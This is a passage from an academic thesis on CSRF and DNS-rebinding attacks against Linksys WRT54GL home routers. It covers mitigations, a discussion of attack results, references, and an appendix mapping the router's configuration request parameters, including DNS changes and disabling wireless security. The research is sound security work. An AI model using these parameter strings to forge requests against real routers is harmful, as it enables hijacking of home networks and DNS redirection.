▪ Do not allow credentials to be embedded in a URL	Embedded credential URL and Image attacks
▪ Stronger anti-DNS rebinding	DNS rebinding (Phase II attacks)
▪ Uphold SOP between interactions with other technologies	DNS rebinding (Phase III attacks)
Wireless Router Perspective	
▪ Use a cookie with a hidden field value to authenticate a request	All attacks
▪ Only accept HTTP POST requests to modify the wireless router (do not allow variables to be set from data in the URI of a GET request)	Phase I attacks
▪ Use a captcha for any modifications of the wireless router	All attacks
▪ Include logout capability	Already Authenticated URL, Image, and XMLHttpRequest() attacks
▪ Only accept requests with a valid Referrer Header	Phase I and Phase II attacks
▪ Reject any request with an invalid Host Header	DNS rebinding (Phase II attacks)

Figure 4.4 Potential Attack Mitigations

4.8. Discussion

All three phases of research found interesting results. Further, it was determined that all of the attacks can be performed on the latest version of firmware (4.30.13) available for the Linskys WRT54GL (Firmware Release History, 2008). Each attack individually could be extremely effective on its own; however, all of them combined could make CSRF vulnerabilities against wireless routers a real threat to the security of home networks. While there are potential ways to protect wireless routers from some of these attacks, few of them are currently in use. Further, the attacks presented in this research only demonstrated a subset of a larger problem; browsers can be used as an attack vector to affect wireless routers.

The results of phase I can be applied to virtually any browser and client configuration making it the most general attack of the three. However, while it may be performed on a wide variety of systems, the attacks rely on either the browser already having an authenticated session with the wireless router, the credentials of the wireless router being stored within the browser, or the default password of the wireless router being used. There is a chance that none of these assumptions are valid. Further, some of the phase I attacks may alert the victim that something malicious has occurred. The most interesting result from phase I was the Firefox image attack with credentials embedded in the URL. Contrary to the other phase I attacks, this attack could be performed with very little indication to the victim while also providing the ability to use credentials rather than relying on an already authenticated session. However, even stealthier than the image attacks were the phase II attacks using AJAX.

The results of phase II were especially alarming. AJAX is a common web technology that is implemented in almost all current browsers giving this attack almost as large of a population of targets as the phase I attacks. It was found that the attack succeeded on all of the browsers attempted – Firefox .8, Firefox 3.5.5, and IE 6. Further, in IE 6 it was possible to brute force the password of the wireless router. All of this was done in the background with no indication to the

victim. While the phase II attack may be very effective, it relies on the ability to rebind the DNS of the browser. Depending on the browser this can be a challenging task. However, there are techniques available to accomplish this (Jackson et al., 2007).

Rather than relying on the ability to break the DNS pinning within the browser, phase III was able to exploit the interface between the browser and another web technology in order to evade the DNS pinning. Using JavaScript and Java code through the LiveConnect interface, the attack was capable of brute forcing the password of the wireless router and then subsequently modifying the wireless router. This was able to be performed in the latest version of Firefox using JRE 1.6.0.

Each of the attacks had their own individual strengths and weaknesses. Some of the attacks were only successful on certain browsers, while others required specific software running on the victim. It may be possible to create a malicious webpage that utilizes the strengths of each of the attacks. The webpage could potentially detect the browser as well as other configuration settings of the system and then determine which attack(s) to run. Not only would this increase the number of wireless routers that an attacker could infect, it would also be able to maintain stealth. If it is determined that none of the attacks can be performed then the script would simply end without giving any errors or indication to the user that something out of the ordinary occurred. Using all of the attacks demonstrated in this research coupled with the statistic that over one third of wireless routers are using default passwords, a very large percentage of networks using wireless routers are vulnerable to the CSRF attacks presented in this research. Additionally, many other attacks can potentially be constructed that use a web browser as an attack vector to affect wireless routers. Below is a table which depicts an overview of each attack along with its result.

Table 4.3 Attack Overview

	Primary Assumptions	Browsers Affected	Attack Delay	User Action	Stealth	Brute Force	Result
URL Attacks							
Already Authenticated	Authenticated session in browser	Firefox, IE	No	No	No	No	Success
Stored credentials	Stored credentials in browser	Firefox, IE	No	Yes	No	No	Success
Embedded credentials	Known credentials	Firefox	No	Yes	No	No	Success
Image Attacks							
Already Authenticated	Authenticated session in browser	Firefox, IE	No	No	Medium	No	Success
Stored credentials	Stored credentials in browser	Firefox, IE	No	Yes	Medium	No	Success
Embedded credentials	Known credentials	Firefox	No	No	Medium	Semi	Success
AJAX JavaScript Attack	Bypass browser SOP quickly	Firefox, IE	Yes	No	Yes	Yes – IE	Success
JavaScript / Flash Attack	Browser has Flash installed	Firefox, IE					Failure
Java LiveConnect Attack	JRE (1.6.0) installed	Firefox	Yes	No	Yes	Yes	Success

CHAPTER 5. CONCLUSION

5.1. Summary

The research demonstrated many different ways to modify the settings and gain control of a wireless router through several different CSRF attacks. Additionally, the research highlighted an attack vector through browsers that can be used to affect wireless routers. The attacks are capable of changing the settings of a wireless router in any way that can be done through the web management interface. For example, an attacker can change the password of the wireless router and enable it to be managed from the internet (WAN interface), giving the attacker complete and persistent control over the wireless router. By controlling the wireless router, an attacker has full access to the private home network. This can be used as a means to attack potentially unsecured internal systems. Even more dangerous, the attacker can control the DNS of the wireless router making it point to the attacker's malicious DNS server. An attacker may use this to perform MITM attacks or other fishing schemes. An attacker may even be able to re-flash the firmware of the wireless router with arbitrary code. There is no limit to what an attacker might do after gaining control of the wireless router. Further, as wireless routers continue to gain popularity, attackers are gaining more incentive to target them. Attackers are no longer simply exploiting computer systems for fun or prestige; it has become a billion dollar industry. While wireless routers provide convenience, it comes at a risk. Users need to be aware of these potential threats and safeguard themselves as much as possible. It is also important for future research to be done on ways to prevent the attacks demonstrated in this research and to continue analyzing wireless routers for other vulnerabilities.

5.2. Future Research

The research performed in this thesis analyzed a number of different web technologies that could be used to perform CSRF attacks against a Linksys wireless router. However, there are many additional web technologies that were not researched where CSRF attacks can potentially be exploited. To name a few: browser plug-ins, Microsoft Silverlight, Active X, and JavaFX. Further, web technologies are constantly changing. It is important to continually analyze new software and updated versions of old software for CSRF vulnerabilities. Additionally, different firmware and other brands of wireless routers need to be analyzed. While this research primarily focused on CSRF attacks, there are many other types of attacks which can be performed against wireless routers. Attacks such as buffer overflows and format string attacks are important to research as well. Moreover, if a vulnerability can be exploited it is important to understand the consequences of it. For this reason, researching the possibility of running code on a wireless router and creating malicious firmware is also of interest. Other potentially interesting things to investigate are making use of multiple wireless interfaces within a wireless router, flashing a wireless router over wireless medium, flashing a wireless router using a URL attack, restore a set of configuration settings via a URL attack, crack WEP on a wireless router using Airodump, Aireplay, and Aircrack, and finally to analyze the security of the Linksys SES (Secure Easy Setup) feature which configures a wireless router at the push of a button.

LIST OF REFERENCES

802.11-1997 (1997, November 18). Retrieved November 13, 2009, from http://ieeexplore.ieee.org/search/freesrchabstract.jsp?arnumber=654749&isnumber=14251&punumber=5258&k2dockey=654749@ieeestds&query=%28802.11+1997%29%3Cin%3Emetadata&pos=0

Aircrack-ng Newbie Guide for Linux (n.d.). Retrieved November 22, 2009, from http://www.aircrack-ng.org/doku.php?id=newbie_guide

Almaer, D. (2007, August 7). *Fixing browser security: SameRefererOnly, and DNS Pinning*. Retrieved March 20, 2010, from http://ajaxian.com/archives/fixing-browser-security-samerefereronly-and-dns-pinning

Anti-DNS Pinning (DNS Rebinding) + Java in JavaScript : Online Demonstration (n.d.). Retrieved December 13, 2009, from http://www.jumperz.net/index.php?i=2&a=1&b=9

Anti-DNS Pinning (DNS Rebinding) + Socket in FLASH : Online Demonstration (n.d.). Retrieved December 8, 2009, from http://www.jumperz.net/index.php?i=2&a=1&b=8

Anti-Wi-Fi paint keeps your wireless signal to yourself (2009, September 30). Retrieved November 14, 2009, from http://tech.yahoo.com/blogs/null/151779

Arbaugh, W. A. (2001, May). *An Inductive Chosen Plaintext Attack against WEP/WEP2*. Retrieved November 7, 2009, from http://www.cs.umd.edu/~waa/attack/v3dcmnt.htm

Barth, A., Jackson, C., & Mitchell, J. (2008). Robust Defenses for Cross-Site Request Forgery. . Retrieved November 18, 2009, from http://www.adambarth.com/papers/2008/barth-jackson-mitchell-b.pdf

Beck, M., & Tews, E. (2008). Practical attacks against WEP and WPA. Retrieved from http://dl.aircrack-ng.org/breakingwepandwpa.pdf

Bellardo, J., & Savage, S. (2003). In *802.11 Denial-of-Service Attacks: Real Vulnerabilities and Practical Solutions*. USENIX Security Symposium. Retrieved April 19, 2010, from http://www.usenix.org/events/sec03/tech/full_papers/bellardo/bellardo_html/

Bellis, M. (n.d.). *The Invention of Radio*. Retrieved November 8, 2009, from http://inventors.about.com/od/rstartinventions/a/radio.htm

Bradley, T. (n.d.). In *ZoneAlarm Secure Wireless Router Z100G*. Retrieved May 1, 2009, from http://netsecurity.about.com/od/readproductreviews/gr/z100g.htm

Broadband Wireless Exchange Magazine (n.d.). Retrieved November 12, 2009, From http://www.bbwexchange.com/wireless_internet_access/802.11g_wireless_internet_access.asp

Computer Worm (n.d.). Retrieved November 17, 2009, from http://en.wikipedia.org/wiki/Computer_worm

Cross-site request forgery (n.d.). Retrieved November 2, 2009, from http://en.wikipedia.org/wiki/Cross-site_request_forgery

Cui, A., Song, Y., Prabhu, P., & Stolfo, S. (2009, June 20). *Brave New World: Pervasive Insecurity of Embedded Network Devices*. Retrieved February 18, 2010, from http://www.wired.com/images_blogs/threatlevel/2009/10/embeddeddevice-scan-raid09.pdf

Dean, D., Felten, E., & Wallach, D. (1996). Java Security: From HotJava to Netscape and Beyond. . Retrieved February 5, 2010

DEFCON 12 (2004). Retrieved November 24, 2009, from http://www.defcon.org/html/defcon-12/dc-12-post.html

Definition of Malware (n.d.). Retrieved November 22, 2009, from http://whatis.techtarget.com/wsearchResultsB/0,,sid9,00.html?query=malware

Espiner, T. (n.d.). *Symantec warns of router compromise*. Retrieved November 11, 2009, from http://news.cnet.com/Symantec-warns-of-router-compromise/2100-7349_3-6227502.html

Firmware Release History (2008, July 14). Retrieved April 24, 2010, from http://homedownloads.cisco.com/downloads/WRT54GL_v4.30.13_FwReleaseNotes,0.txt

Fisher, T. (n.d.). *Firmware Definition*. Retrieved November 21, 2009, from http://pcsupport.about.com/od/termsf/g/firmware.htm

Flickenger, R. (2007). *Wireless Networking in the Developing World: A practical guide to planning and building low-cost telecommunications infrastructure* (Second ed.). Retrieved November 9, 2009, from http://wndw.net/pdf/wndw2-en/wndw2-ebook.pdf

Getting the Most out of Multicasting (2006, December 27). Retrieved November 15, 2009, from http://www.wi-fiplanet.com/tutorials/print.php/3650766

Grossman, J. (2006, September 26). *CSRF, the sleeping giant*. Retrieved January 4, 2010, from http://jeremiahgrossman.blogspot.com/2006/09/csrf-sleeping-giant.html

Halvorsen, F., Haugen, O., Eian, M., & Mjølsnes, S. (2009). *An Improved Attack on TKIP* . Retrieved November 12, 2009

Hanson, R. (2009, November 16). *Session Fixation Via DNS Rebinding*. Retrieved December 15, 2009, from http://ha.ckers.org/blog/20091116/session-fixation-via-dns-rebinding/

Hanson, R. (Actor). (2009, December 1). *DNS Rebinding Video* [Online video]. Retrieved December 17, 2009, from http://ha.ckers.org/blog/20091201/dns-rebinding-video/

Haskins, W. (2007, February 16). *Router Hack Attack Could Expose Home Network Users*. Retrieved March 8, 2010, from http://www.technewsworld.com/story/55820.html? wlc=1268083228

Host Name Resolution (2005). Retrieved January 3, 2010, from http://technet.microsoft.com/en-us/library/bb727005.aspx

Hu, H., Myers, S., Colizza, V., & Vespignani, A. (2008). WiFi Epidemiology: Can Your Neighbors' Router Make Yours Sick? *arXiv*, 1-22. Retrieved February 27, 2009, http://arxiv.org/PS_cache/arxiv/pdf/0706/0706.3146v1.pdf

IC3: 2008 Internet Crime Report (n.d.). Retrieved November 21, 2009, from http://www.ic3.gov/media/annualreport/2008_IC3Report.pdf

IEEE 802.11-1999: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. (1999). Retrieved November 4, 2009 from http://standards.ieee.org

IEEE 802.11i: Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. (2004). Retrieved November 9, 2009 from http://standards.ieee.org

IEEE Ratifies 802.11n, Wireless LAN Specification to Provide Significantly Improved Data Throughput and Range (2009, September 11). Retrieved November 6, 2009, from http://standards.ieee.org/announcements/ieee802.11n_2009amendment_ratified.html

Jackson, C., Barth, A., Bortz, A., Shao, W., & Boneh, D. (2007). Protecting Browsers from DNS Rebinding Attacks. Retrieved February 17, 2010, from http://www.adambarth.com/papers/2009/jackson-barth-bortz-shao-boneh-tweb.pdf

James, P. (n.d.). *HTTP Auth with HTML forms*. Retrieved January 5, 2010, from http://www.peej.co.uk/articles/http-auth-with-html-forms.html

Java version history (n.d.). Retrieved February 22, 2010, from http://en.wikipedia.org/wiki/Java_version_history

Johns, M. (2006, August 14). *(somewhat) breaking the same-origin policy by undermining dns-pinning*. Retrieved December 16, 2009, from http://seclists.org/bugtraq/2006/Aug/290

Johns, M. (2007). On JavaScript Malware and related threats. Retrieved February 17, 2010

Johns, M. (n.d.). *Using Java in anti DNS-pinning attacks (Firefox and Opera)*. Retrieved December 13, 2009, from http://shampoo.antville.org/archive/page2

Johnston, P. (2004, November 28). *Authentication and Session Management on the Web*. Retrieved December 13, 2009, from http://www.westpoint.ltd.uk/advisories/Paul_ Johnston_GSEC.pdf

Jovanovic, N., Kirda, E., & Kruegel, C. (n.d.). In *Preventing Cross Site Request Forgery Attacks*. Retrieved February 19, 2010, from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.67.5891&rep=rep1&type=pdf

Klein, A. (2002, June). *Cross Site Scripting Explained*. Retrieved December 28, 2009, from http://www.cis.upenn.edu/~cis551/XSS.pdf

McMillan, R. (2009, August 27). *New attack cracks common Wi-Fi encryption in a Minute.* Retrieved November 13, 2009, from http://www.networkworld.com/news/2009/082709-new-attack-cracks-common-wi-fi.html

Man-in-the-middle attack (n.d.). Retrieved November 5, 2009, from http://en.wikipedia.org/wiki/Man-in-the-middle_attack

Mercer, D. (2006). *Home Network Adoption: Wi-Fi Emerges as Mass Market Phenomenon (Market Report)*. Retrieved November 8, 2009, from http://www.strategyanalytics.net/default.aspx?mod=ReportAbstractViewer&%a0=2909

Mills, E. (2009, January 29). *Cybercrime cost $1 trillion last year, study*. Retrieved November 14, 2009, from http://news.zdnet.com/2100-9595_22-264762.html

Moskowitz, R. (2003, November 4). *Weakness in Passphrase Choice in WPA Interface*. Retrieved February 11, 2010, from http://wifinetnews.com/archives/2003/11/weakness_in_passphrase_choice_in_wpa_interface.html

Naraine, R. (2009). *Stealthy router-based botnet worm squirming*. Retrieved April 5, 2009, http://blogs.zdnet.com/security/?p=2972&tag=nl.e550

Network Bluepill - stealth router-based botnet has been DDoSing dronebl for the last couple of weeks (2009). Retrieved April 5, 2009, from http://www.dronebl.org/blog/8

Nikita Borisov, Ian Goldberg, David Wagner. *Intercepting Mobile Communications: The Insecurity of 802.11*. Retrieved November 3, 2009, from http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf

NPAPI (n.d.). Retrieved February 22, 2010, from http://en.wikipedia.org/wiki/NPAPI

Oechslin, P. Making a Faster Cryptanalytic Time-Memory Trade-Off. . Retrieved November 15, 2009, from http://lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf

OFFICIAL IEEE 802.11 WORKING GROUP PROJECT TIMELINES. (2009, November 20). Retrieved November 20, 2009, from http://www.ieee802.org/11/Reports/802.11_Timelines.htm

Organized Cyber Attack Statistics Inflating (2008, August 1). Retrieved November 16, 2009, from http://www.spamfighter.com/News-9616-Organized-Cyber-Attack-Statistics-Inflating.htm

Poyar, R., Smith, A., & Goldman, J (2009). The Reality of a WiFi Epidemic.

Rantwijk, J. v. (2006, December 6). *WPA key calculation*. Retrieved November 17, 2009, from http://www.xs4all.nl/~rjoris/wpapsk.html

Resource Dependency Service terminology (n.d.). Retrieved November 20, 2009, from http://publib.boulder.ibm.com/infocenter/eserver/v1r2/index.jsp?topic=/ermsinfo/eicauterminology.htm

Same Origin Policy (n.d.). Retrieved December 29, 2009, from http://en.wikipedia.org/wiki/Same_origin_policy

Smith, A., Geethakumar, S., Mittal, U., & Poyar, R. (2009). In *2009 CERIAS Security Symposium: Wireless Security Analysis*.

The Wireless Security Survey of New York City 4th Edition (2009, October). Retrieved November 18, 2009, from http://www.rsa.com/solutions/wireless/survey/WLANNY_WP_1008.pdf

Turner, D. (2008, April). *Symantec Internet Security Threat Report*. Retrieved January 4, 2010, from http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_exec_ summary_internet_security_threat_report_xiii_04-2008.en-us.pdf

Tutorial: How to Crack WPA/WPA2 (2009, September 25). Retrieved November 23, 2009, from http://www.aircrack-ng.org/doku.php?id=cracking_wpa

Uniform Resource Identifier (n.d.). Retrieved December 28, 2009, from http://en.wikipedia.org/wiki/Uniform_Resource_Identifier

Uniform Resource Locator (n.d.). Retrieved December 28, 2009, from http://en.wikipedia.org/wiki/Uniform_Resource_Locator

Uniform Resource Name (n.d.). Retrieved December 28, 2009, from http://en.wikipedia.org/wiki/Uniform_Resource_Name

Weiss, A. (2005, November 8). *The Open Source WRT54G Story*. Retrieved November 19, 2009, from http://www.wi-fiplanet.com/tutorials/article.php/3562391

What is access point? - Definition from Whatis.com (n.d.). Retrieved January 3, 2010, from http://searchmobilecomputing.techtarget.com/sDefinition/0,,sid40_gci896478,00.html

WiGLE - Wireless Geographic Logging Engine. (n.d.). Retrieved November 16, 2009, from http://www.wigle.net/

Wireless access point (n.d.). Retrieved November 7, 2009, from http://en.wikipedia.org/wiki/Wireless_access_point

Wireless Adoption Leaps Ahead, Advanced Encryption Gains Ground in the Post-WEP Era (2007, June 14). Retrieved November 12, 2009, from http://www.rsa.com/press_release.aspx?id=8451

Wireless Networks (n.d.). Retrieved November 12, 2009, from http://www.homemultimedianetwork.com/Menus/Wireless-Network-and-Streaming-Media.php

Wirevolution: How does 802.11n get to 600Mbps? (n.d.). Retrieved November 14, 2009, from http://www.wirevolution.com/2007/09/07/how-does-80211n-get-to-600mbps/

Zetter, K. (2009, October 23). *Scan of Internet Uncovers Thousands of Vulnerable Embedded Devices*. Retrieved February 18, 2010, from http://www.wired.com/threatlevel/2009/10/ vulnerable-devices/

Appendix A.

Linksys Variables Mapped Out
****

Setup:

Basic Setup

Automatic Configuration DHCP:
submit_button=index&change_action=&submit_type=&action=Apply&now_proto=dhcp&daylight_time=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=dhcp&router_name=WRT54GL1&wan_hostname=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_dns0_0=0&wan_dns0_1=0&wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wan_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0&wan_wins=4&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-08+1+1&_daylight_time=1

Static IP
submit_button=index&change_action=&submit_type=&action=Apply&now_proto=static&daylight_time=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=static&wan_ipaddr=4&wan_ipaddr_0=1&wan_ipaddr_1=1&wan_ipaddr_2=1&wan_ipaddr_3=2&wan_netmask=4&wan_netmask_0=255&wan_netmask_1=255&wan_netmask_2=255&wan_netmask_3=0&wan_gateway=4&wan_gateway_0=1&wan_gateway_1=1&wan_gateway_2=1&wan_gateway_3=1&wan_dns=3&wan_dns0_0=1&wan_dns0_1=2&wan_dns0_2=3&wan_dns0_3=4&wan_dns1_0=100&wan_dns1_1=200&wan_dns1_2=100&wan_dns1_3=200&wan_dns2_0=3&wan_dns2_1=3&wan_dns2_2=3&wan_dns2_3=3&router_name=WRT54GL2&wan_hostname=1&wan_domain=1&mtu_enable=1&wan_mtu=1499&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=49&dhcp_lease=100&wan_wins=4&wan_wins_0=4&wan_wins_1=4&wan_wins_2=4&wan_wins_3=4&time_zone=-04+2+1&_daylight_time=1

PPPoE
submit_button=index&change_action=&submit_type=&action=Apply&now_proto=pppoe&daylight_time=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=pppoe&ppp_username=test&ppp_passwd=test&ppp_demand=0&ppp_redialperiod=30&router_name=WRT54GL2&wan_hostname=1&wan_domain=1&mtu_enable=1&wan_mtu=1492&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=49&dhcp_lease=100&wan_dns=4&wan_dns0_0=1&w

an_dns0_1=2&wan_dns0_2=3&wan_dns0_3=4&wan_dns1_0=100&wan_dns1_1=200&wan_dns1_2=100&wan_dns1_3=200&wan_dns2_0=3&wan_dns2_1=3&wan_dns2_2=3&wan_dns2_3=3&wan_wins=4&wan_wins_0=4&wan_wins_1=4&wan_wins_2=4&wan_wins_3=4&time_zone=-04+2+1&_daylight_time=1

PPTP
submit_button=index&change_action=&submit_type=&action=Apply&now_proto=pptp&daylight_time=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=pptp&wan_ipaddr=4&wan_ipaddr_0=1&wan_ipaddr_1=1&wan_ipaddr_2=1&wan_ipaddr_3=2&wan_netmask=4&wan_netmask_0=255&wan_netmask_1=255&wan_netmask_2=255&wan_netmask_3=0&pptp_server_ip=4&pptp_server_ip_0=1&pptp_server_ip_1=1&pptp_server_ip_2=1&pptp_server_ip_3=1&ppp_username=test&ppp_passwd=d6nw5v1x2pc7st9m&ppp_demand=1&ppp_idletime=5&router_name=WRT54GL2&wan_hostname=1&wan_domain=1&mtu_enable=1&wan_mtu=1460&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=49&dhcp_lease=100&wan_dns=4&wan_dns0_0=1&wan_dns0_1=2&wan_dns0_2=3&wan_dns0_3=4&wan_dns1_0=100&wan_dns1_1=200&wan_dns1_2=100&wan_dns1_3=200&wan_dns2_0=3&wan_dns2_1=3&wan_dns2_2=3&wan_dns2_3=3&wan_wins=4&wan_wins_0=4&wan_wins_1=4&wan_wins_2=4&wan_wins_3=4&time_zone=-04+2+1&_daylight_time=1

L2TP
submit_button=index&change_action=&submit_type=&action=Apply&now_proto=l2tp&daylight_time=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=l2tp&ppp_username=test&ppp_passwd=d6nw5v1x2pc7st9m&l2tp_server_ip=4&l2tp_server_ip_0=1&l2tp_server_ip_1=1&l2tp_server_ip_2=1&l2tp_server_ip_3=1&ppp_demand=0&ppp_redialperiod=30&router_name=WRT54GL2&wan_hostname=1&wan_domain=1&mtu_enable=1&wan_mtu=1460&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=49&dhcp_lease=100&wan_dns=4&wan_dns0_0=1&wan_dns0_1=2&wan_dns0_2=3&wan_dns0_3=4&wan_dns1_0=100&wan_dns1_1=200&wan_dns1_2=100&wan_dns1_3=200&wan_dns2_0=3&wan_dns2_1=3&wan_dns2_2=3&wan_dns2_3=3&wan_wins=4&wan_wins_0=4&wan_wins_1=4&wan_wins_2=4&wan_wins_3=4&time_zone=-04+2+1&_daylight_time=1

Telstra Cable
submit_button=index&change_action=&submit_type=&action=Apply&now_proto=heartbeat&daylight_time=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=heartbeat&ppp_username=test&ppp_passwd=d6nw5v1x2pc7st9m&hb_server_ip=abc&ppp_demand=0&ppp_redialperiod=30&router_name=WRT54GL2&wan_hostname=1&wan_domain=1&mtu_enable=1&wan_mtu=1460&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=49&dhcp

_lease=100&wan_dns=4&wan_dns0_0=1&wan_dns0_1=2&wan_dns0_2=3&wan_dns0_3=4&wan_dns1_0=100&wan_dns1_1=200&wan_dns1_2=100&wan_dns1_3=200&wan_dns2_0=3&wan_dns2_1=3&wan_dns2_2=3&wan_dns2_3=3&wan_wins=4&wan_wins_0=4&wan_wins_1=4&wan_wins_2=4&wan_wins_3=4&time_zone=-04+2+1&_daylight_time=1

DDNS

//ddns_enable=0 disabled
//ddns_enable=1 dyndns
//ddns_enable=2 tzo

Enable
submit_button=DDNS&action=&change_action=gozila_cgi&submit_type=&wait_time=3&ddns_enable=1

DynDNS.org
submit_button=DDNS&action=Apply&change_action=&submit_type=&wait_time=3&ddns_enable=1&ddns_username=test&ddns_passwd=test&ddns_hostname=abc

TZO.com
submit_button=DDNS&action=Apply&change_action=&submit_type=&wait_time=3&ddns_enable=2&ddns_username_2=123&ddns_passwd_2=abc&ddns_hostname_2=fsfsfs

disable it:
submit_button=DDNS&action=&change_action=gozila_cgi&submit_type=&wait_time=3&ddns_enable=0&ddns_username_2=123&ddns_passwd_2=d6nw5v1x2pc7st9m&ddns_hostname_2=fsfsfs

MAC Address Clone
---

submit_button=WanMAC&change_action=&submit_type=&action=Apply&mac_clone_enable=1&def_hwaddr=6&def_hwaddr_0=00&def_hwaddr_1=1D&def_hwaddr_2=C6&def_hwaddr_3=1A&def_hwaddr_4=82&def_hwaddr_5=13

Advanced Routing

//route page = the route number - maximum of 20 (0-19)
//dr_setting = RIP (0=disabled, 1=LAN/Wireless, 2=WAN, 3=Both)

Add Route
submit_button=Routing&submit_type=&change_action=&action=Apply&static_route=&need_reboot=0&wait_time=0&wk_mode=router&dr_setting=3&route_page=0&route_name=abcd&route_ipaddr=4&route_ipaddr_0=192&route_ipaddr_1=168&route_ipaddr_2=2&route_ipaddr_3=70&route_netmask=4&route_netmask_0=255&route_netmask_1=255&route_netmask_2=255&route_netmask_3=255&route_gateway=4&route_gateway_0=2&route_gateway_1=2&route_gateway_2=2&route_gateway_3=2&route_ifname=lan&Route_reload=0

****
Wireless:

Basic Wireless Settings

//wl_net_mode= disabled | mixed | b-only | g-only

submit_button=Wireless_Basic&action=Apply&submit_type=&change_action=&next_page=&wl_net_mode=mixed&wl_ssid=linksys&wl_channel=6&wl_closed=0

Wireless Security

Disable
submit_button=WL_WPATable&change_action=&submit_type=&action=Apply&security_mode_last=&wl_wep_last=&security_mode2=disabled

WPA Personal
submit_button=WL_WPATable&change_action=gozila_cgi&submit_type=&action=&security_mode_last=&wl_wep_last=&security_mode2=wpa_enterprise&wl_crypto=tkip&wl_wpa_psk=abcdefgh&wl_wpa_gtk_rekey=3600

WPA Enterprise
submit_button=WL_WPATable&change_action=&submit_type=&action=Apply&security_mode_last=&wl_wep_last=&security_mode2=wpa_enterprise&wl_crypto=tkip&wl_radius_ipaddr=4&wl_radius_ipaddr_0=1&wl_radius_ipaddr_1=1&wl_radius_ipaddr_2=1&wl_radius_ipaddr_3=1&wl_radius_port=1812&wl_radius_key=mykey&wl_wpa_gtk_rekey=3600

WPA2 Personal
submit_button=WL_WPATable&change_action=&submit_type=&action=Apply&security_mode_last=&wl_wep_last=&security_mode2=wpa2_personal&wl_crypto=aes&wl_wpa_psk=abcdefgh&wl_wpa_gtk_rekey=3600

WPA2 Enterprise
submit_button=WL_WPATable&change_action=&submit_type=&action=Apply&security_mode_last=&wl_wep_last=&security_mode2=wpa2_enterprise&wl_crypto=tkip%2Baes&wl_radius_ipaddr=4&wl_radius_ipaddr_0=1&wl_radius_ipaddr_1=1&wl_radius_ipaddr_2=1&wl_radius_ipaddr_3=1&wl_radius_port=1812&wl_radius_key=mykey&wl_wpa_gtk_rekey=3600

Radius
submit_button=WL_WPATable&change_action=&submit_type=&action=Apply&security_mode_last=&wl_wep_last=&security_mode2=radius&wl_radius_ipaddr=4&wl_radius_ipaddr_0=1&wl_radius_ipaddr_1=1&wl_radius_ipaddr_2=1&wl_radius_ipaddr_3=1&wl_radius_port=1812&wl_radius_key=mykey&wl_key=1&wl_WEP_key=&wl_wep=restricted&wl_wep_bit=64&wl_passphrase=wirelesskey&generateButton=Null&wl_key1=0F78E2219F&wl_key2=62930937E8&wl_key3=5AE8431231&wl_key4=9DAF6D84B9

WEP
submit_button=WL_WPATable&change_action=&submit_type=&action=Apply&security_mode_last=&wl_wep_last=&security_mode2=wep&wl_key=1&wl_WEP_key=&wl_wep=restricted&wl_wep_bit=128&wl_passphrase=wirelesskey&generateButton=Null&wl_key1=2796C630B1E30B70B376F38633&wl_key2=6A06160913C9458F8472017D2C&wl_key3=03C658DE87A2A53B663D4C7E99&wl_key4=8F8004BBEED3986EC92F9AFC22

Wireless MAC Filter

MAC Address Filter List
submit_button=WL_FilterTable&submit_type=&change_action=&action=Apply&wl_mac_list=&small_screen=&wl_mac0=AAAAAAAAAAAA&wl_mac10=&wl_mac1=&wl_mac11=&wl_mac2=&wl_mac12=&wl_mac3=&wl_mac13=&wl_mac4=&wl_mac14=&wl_mac5=&wl_mac15=&wl_mac6=&wl_mac16=&wl_mac7=&wl_mac17=&wl_mac8=&wl_mac18=&wl_mac9=&wl_mac19=&wl_mac20=&wl_mac30=&wl_mac21=&wl_mac31=&wl_mac22=&wl_mac32=&wl_mac23=&wl_mac33=&wl_mac24=&wl_mac34=&wl_mac25=&wl_mac35=&wl_mac26=&wl_mac36=&wl_mac27=&wl_mac37=&wl_mac28=&wl_mac38=&wl_mac29=&wl_mac39=submit_button=Wireless_MAC&change_action=&action=Apply&wl_macmode1=other&wl_macmode=deny&login_status=0&login_status=0

Advanced Wireless Settings
---

submit_button=Wireless_Advanced&change_action=&action=Apply&wl_auth=0&wl_rateset=default&wl_rate=0&wl_gmode_protection=off&wl_frameburst=off&wl_bcn=100&wl_dtim=1&wl_frag=2346&wl_rts=2347&wl_ap_isolate=0&ses_enable=1

****
Security:

Firewall
---

